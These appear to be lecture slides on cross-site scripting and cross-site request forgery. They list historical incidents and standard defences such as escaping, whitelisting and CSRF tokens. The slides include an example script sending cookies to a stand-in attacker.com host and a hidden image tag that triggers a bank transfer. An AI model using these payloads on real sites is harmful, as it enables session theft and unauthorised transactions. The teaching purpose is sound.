software studio

cross site attacks

Daniel Jackson

cross site scripting (XSS)

A Fictional Example
on Facebook, attacker posts this on wall:

```
<script>
window.location = 'http://attacker.com/steal?cookie = ' + document.cookie
</script>
```

now, when other user displays Facebook page...
› script sends her cookies to attacker
› could get server-side private data too!

this is "persistent XSS"
› simpler form: pass URL with query that puts script in page

cross site request forgery (CSRF)

A Fictional Example
on attacker's site, include hidden call to bank:

```
<img src="http://mybank.com/transferFunds?amount=1000&destination=attackersAcct" width="0" height="0" />
```

now, when other user loads attacker's page…

› hidden call transfers her money to the attacker
› can use all her credentials (session, cookies)

combine with XSS

› attacker can place call on a trusted site

infamous attacks


MySpace (*XSS*)
› display “Samy is my hero” and add friends (2005)
› spread to 1M users in one day!


Gmail (*CSRF*)
› get contact list (Jan 2007)
› add mail filters (Sept 2007)

Netflix (*CSRF*)
› change name & delivery address (2007)
› modify movie queue (2009)

http://en.wikipedia.org/wiki/Samy_(computer_worm)
http://ajaxian.com/archives/gmail-csrf-security-flaw
http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/
http://appsecnotes.blogspot.com/2009/01/netflix-csrf-revisited.html

what's going on?





XSS and CSRF are duals
- XSS: client confuses servers
- CSRF: server confuses clients

so it's about authentication
- XSS: of *server*
- CSRF: of *client*

standard XSS mitigations

escape all HTML tags

› Rails doesn't do it by default :-(
› use plugin, or h function <%= h obj.field %>

escape dangerous tags

› called 'blacklisting'
› very hard to get it right

accept certain tags with well-tested parser

› called 'whitelisting'
› a good solution

Rails

› sanitize() used to be blacklist, now whitelist

standard CSRF mitigations

challenge/response

› CAPTCHA, password reentry
› inconvenient for client

secret token

› generate a token for the session
› add it to all URLs (but then exposed)
› put in hidden form field (then only POSTs)
› built into Rails (protect_from_forgery)

```
<form action="/transfer.do" method="post">
 <input type="hidden" name="CSRFToken" value="OWY4NmQwODQ2">
 ...
 </form>
```

login CSRF

but what about login?

- no session yet, so no token!

scenario

- attacker logs you out of Google
- and back in using <u>attacker's</u> credentials
- now attacker gets your search history!


mitigating login CSRF

referrer field

› request includes referrer URL (in *referer* header)
› if request has referrer attacker.com, mybank.com rejects it

but sadly

› referrer doesn't work (privacy, protocol holes)



```
Request URL: http://en.wikipedia.org/wiki/Daniel_Jackson
Request Method: GET
Status Code: ● 200 OK
▼ Request Headers      view source
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Referer: http://www.google.com/url?sa=t&rct=j&q=daniel%20jackson&source=web&cd=7&ved=0
   CEYQFjAG&url=http%3A%2F%2Fen.wikipedia.org%2Fwiki%2FDaniel_Jackson&ei=n4PJTt8s6vHSA
   erc3esP&usg=AFQjCNEAbezIh7DA5abwecf0-UafFXSWwQ
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.51.22 (KHT
   ML, like Gecko) Version/5.1.1 Safari/534.51.22
```

request obtained by clicking on link in a vanity search